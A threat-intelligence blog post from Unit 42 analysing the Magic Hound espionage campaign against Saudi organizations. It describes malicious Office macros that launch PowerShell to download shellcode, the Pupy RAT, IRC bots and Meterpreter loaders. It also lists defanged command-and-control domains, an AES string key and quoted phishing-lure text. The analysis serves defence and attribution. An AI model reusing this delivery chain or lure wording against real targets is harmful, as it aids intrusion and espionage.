Magic Hound Campaign Attacks Saudi Targets

researchcenter.paloaltonetworks.com/2017/02/unit42-magic-hound-campaign-attacks-saudi-targets/

Bryan Lee, Robert Falcone February 15, 2017

By Bryan Lee and Robert Falcone

February 15, 2017 at 9:16 PM

Category: Unit 42

Tags: magic hound, Saudi Arabia

This post is also available in: 日本語 (Japanese)

Unit 42 has discovered a persistent attack campaign operating primarily in the Middle East dating back to at least mid-2016 which we have named Magic Hound. This appears to be an attack campaign focused on espionage. Based upon our visibility it has primarily targeted organizations in the energy, government, and technology sectors that are either based or have business interests in Saudi Arabia. The adversaries appear to have evolved their tactics and techniques throughout the tracked time-period, iterating through a diverse toolset across different waves of attacks. Link analysis of infrastructure and tools also revealed a potential relationship between Magic Hound and the adversary group called “Rocket Kitten” (AKA Operation Saffron Rose, Ajax Security Team, Operation Woolen-Goldfish) as well as an older attack campaign called Newscasters. Artifacts of this campaign was also recently published by Secureworks CTU.

We were able to collect over fifty samples of the tools used by the Magic Hound campaign using the AutoFocus threat intelligence tool. The earliest malware sample we were able to collect had a compile timestamp in May 2016. The samples themselves ranged from IRC bots, an open source Python remote access tool, malicious macros, and others. It is believed the use of specific tools may have coincided with specific attack waves by this adversary, with the most recent attacks using weaponized Microsoft Office documents with malicious macros. Due to the large amount of data collected, and limitations on attack telemetry, this blog will focus primarily on the most recent attacks occurring in the latter half of 2016.

ATTACK DETAILS


The samples initially collected and associated with Magic Hound were Microsoft Word and Excel documents containing embedded malicious macros. We were able to expand our data set by pivoting on infrastructure and tool behavior, which uncovered additional types of tools in use by Magic Hound, such as regular portable executable (PE) payloads, PE files compiled in .NET Framework, various forms of IRC bots, and an open source file-less Python remote access tool called Pupy.

The weaponized Office documents were found to be hosted either on what appeared to be compromised legitimate websites, or on websites using domain names similar to legitimate domain names in appearance. The two legitimate websites we were able to identify were owned by organizations in the government and energy sectors. Based on the existence of these malicious files on the legitimate websites, it is highly probable that the websites had already been compromised in some fashion. At the time of investigation, the files had already been removed from the websites. The two other delivery sites were ntg-sa[.]com, which may be trying to spoof a Saudi based information and communication technology conglomerate and mol.com-ho[.]me, which may be trying to spoof the Ministry of Labor. A third delivery site was identified at its.com-ho[.]me which may appear to be a benign domain.

Several of these documents were also found on a seemingly unrelated, but benign-looking domain, briefl[.]ink.

It is highly likely the adversary then used spear-phishing attacks containing links to these malicious documents as a delivery mechanism. We were ultimately able to identify multiple organizations in the government, energy, and technology sectors targeted by Magic Hound.

The weaponized documents themselves all contained malicious macros which were designed to call Windows PowerShell to retrieve additional tools. A handful of lures with different themes were used repeatedly with variations throughout the eighteen collected documents. They ranged from documents masquerading as official Saudi government forms to a holiday greetings card. The forms masquerading as official government documents specifically used imagery from the Ministry of Health and the Ministry of Commerce claiming to be mandatory forms that required macros to be enabled. Examples of the documents can be seen below:



HealthSecure user registration form


Use this form to apply for a Digital Certificate as an individual user.

If you require assistance completing this form please call NZHSRA (New Zealand Health & Disability Sector Registration Authority) on 0800 117 590.

Click here to complete the form


Please Note: All steps on this application form are mandatory.

New Zealand Health & Disability Sector Registration Authority
In the collection, use and storage of information the NZHSRA will at all times comply with the obligations of the Privacy Act 1993 and the Health Information Privacy Code 1994.



Notice: The file is unpublished, therefore it is hidden for security reasons. Click 'Enable Content' button above, then press "Show".

SHOW



Security Warning Some active content has been disabled.

Assistant Controller job description

Business Manager job description

Job Offers

Electrician job description


IT Manager job description

Network Engineer job description

Network Administrator job description

Job Offers

Web Programmer job description



INFRASTRUCTURE

Analysis of the weaponized documents revealed some peculiarities right away. The majority of documents used the name “gerry knight” for the author field in the document metadata, and the embedded macros largely used direct IP connections to command and control (C2) servers rather than using domain names. These C2 servers also appeared to lack any relationships to each other and were hosted on a variety of VPS providers. Two of the Word documents using the “gerry knight” author name however were found to be communicating to C2 servers on two specific domains, www1.chrome-up[.]date and www3.chrome-up[.]date. Using these domains as pivot points, we were able to expand our data set. As seen below, the relational analysis proved to be quite fruitful:




Figure 1 Overview of relationships

We rapidly discovered a different set of tools communicating to the exact same C2 servers as those two Word documents, in addition to other tools communicating to other subdomain variations of chrome-up[.]date as seen in the following graphic:




Figure 2 Command and control overlaps

From there, we were able to map out a large infrastructure separating out into four categories of tools: downloaders, droppers, loaders, and payloads. What initially appeared as a disparate and segregated attack campaign appeared very rapidly to be a persistent and prolonged attack campaign with very specific goals in mind.

In total, we were able to collect over fifty different samples via infrastructure reuse, behavioral matching, and the reuse of a specific file for maintaining persistence. These tools included Microsoft Office documents, portable executables (PE), .NET Framework PE files, Meterpreter, IRC bots, an open sourced Meterpreter module called Magic Unicorn, and an open sourced Python RAT called Pupy.

Interestingly as we continued to expand and pivot in our data set, one of the C2 IPs used by an IRC bot payload from Magic Hound was found to be the same IP used to deliver a different IRC bot called MPK.




Figure 3 Rocket Kitten and Magic Hound infrastructure overlap

The MPK bot is not publicly available and had previously been attributed to an adversary group called “Rocket Kitten” which has often been thought to be a state sponsored adversary operating in the Middle East region. Although the likelihood of two different adversaries focused on espionage operating in the same geographical region using one specific IP and not being related somehow is fairly slim, due to limited telemetry, we lack additional corroborating evidence of a conclusive relationship.

MAGIC HOUND TOOLSET

The Magic Hound attacks did not rely on exploit code to compromise targeted systems, instead relying on executables and Microsoft Office documents, specifically Excel and Word documents containing malicious macros. During our analysis, we were able to determine the ultimate payload for several of these attacks. One payload was a Python based open source remote administration tool (RAT) called Pupy. A second payload was an IRC bot we have named MagicHound.Leash. We have also seen this group use the Magic Unicorn module to generate a PowerShell script to deliver a shellcode-based payload. While we have not been able to obtain a secondary payload from the Unicorn generated PowerShell script, we believe that this group uses the script to deliver Metasploit's Meterpreter as a potential payload as well.

We have categorized the custom tools in use by the Magic Hound campaign into five categories, with corresponding names in Table 1. Additional details for these tools may be found in the appendix.

TYPE	NAME
Dropper	MagicHound.DropIt
Executable Loader	MagicHound.Fetch
Document Loader	MagicHound.Rollover
Downloader	MagicHound.Retriever
IRC Bot	MagicHound.Leash

Table 1 Types of MagicHound tools and their Corresponding Names

MAGICHOUND.ROLLOVER

The Magic Hound campaign used Word and Excel documents containing malicious macros as a delivery method, specifically attempting to load either the Pupy RAT or meterpreter which we have called MagicHound.Rollover. The malicious macros were all designed to use Windows PowerShell to download a shellcode-based payload from a remote server. We discovered two different techniques used in the PowerShell scripts, the first being a straightforward execute command of a string retrieved from the remote server. The second technique appeared to be from a tool called Magic Unicorn, an open source module for meterpreter. Specifically, we discovered code in the PowerShell script that was a match for code in Magic Unicorn containing the comment “one line shellcode injection with native x86 shellcode”.

MAGICHOUND.FETCH

In addition to loading payloads using macros within delivery documents, we observed the Magic Hound campaign using executables to load secondary payloads from a remote server. Both a custom developed loader, which we have named MagicHound.Fetch, as well as the default loader that comes with Pupy were found to be in use. The Fetch loader allowed us to use attributes within the loader to uncover more tools used by this group, which included a backdoor and an IRC bot.

Fetch first attempts to create persistent access to the targeted host then retrieve a secondary payload from a remote server. To set up persistence, the loader writes a file to "c:\temp\rr.exe" and executes it with specific command line arguments to create auto run registry keys. All Fetch samples drop the same exact executable to set up persistence.

Many of the Fetch samples we analyzed attempted to obfuscate their functionality by encrypting their embedded strings using AES. However, they all used the same key "agkrhfpdbvhdhrkj". The loader's main goal was to run a PowerShell command to execute shellcode. We found the PowerShell command used by Fetch within the source code of Magic Unicorn, which was also used in the Magic Hound delivery documents. The shellcode executed by this PowerShell is the exact same as in the delivery documents, using code from Metasploit which can obtain additional shellcode to execute using an HTTP request to the following URL:

http://www7.chrome-up[.]date/0m5EE

We were not able to retrieve the shellcode hosted at this URL. However, as alluded to above, we believe that this adversary used the open source Magic Unicorn tool to load a shellcode-based payload which is likely to be meterpreter.

PUPY LOADER

The Pupy RAT comes packaged by default with loaders that can run the RAT on a variety of platforms such as Windows, macOS, Linux and Android. We have seen the Magic Hound campaign use both the 32-bit and 64-bit DLL loaders that come with Pupy to infect Windows systems. Analysis of their configurations show that the C2 servers used both fully-qualified domain names and IP addresses. Also, the configurations show the use of the “obfs3” (The Threebfuscator) transport, which is an obfuscation method to hide the true TCP-based communications protocol. The “obfs3” is used in the Tor project and the specifics of this transport can be found at the Tor Project.

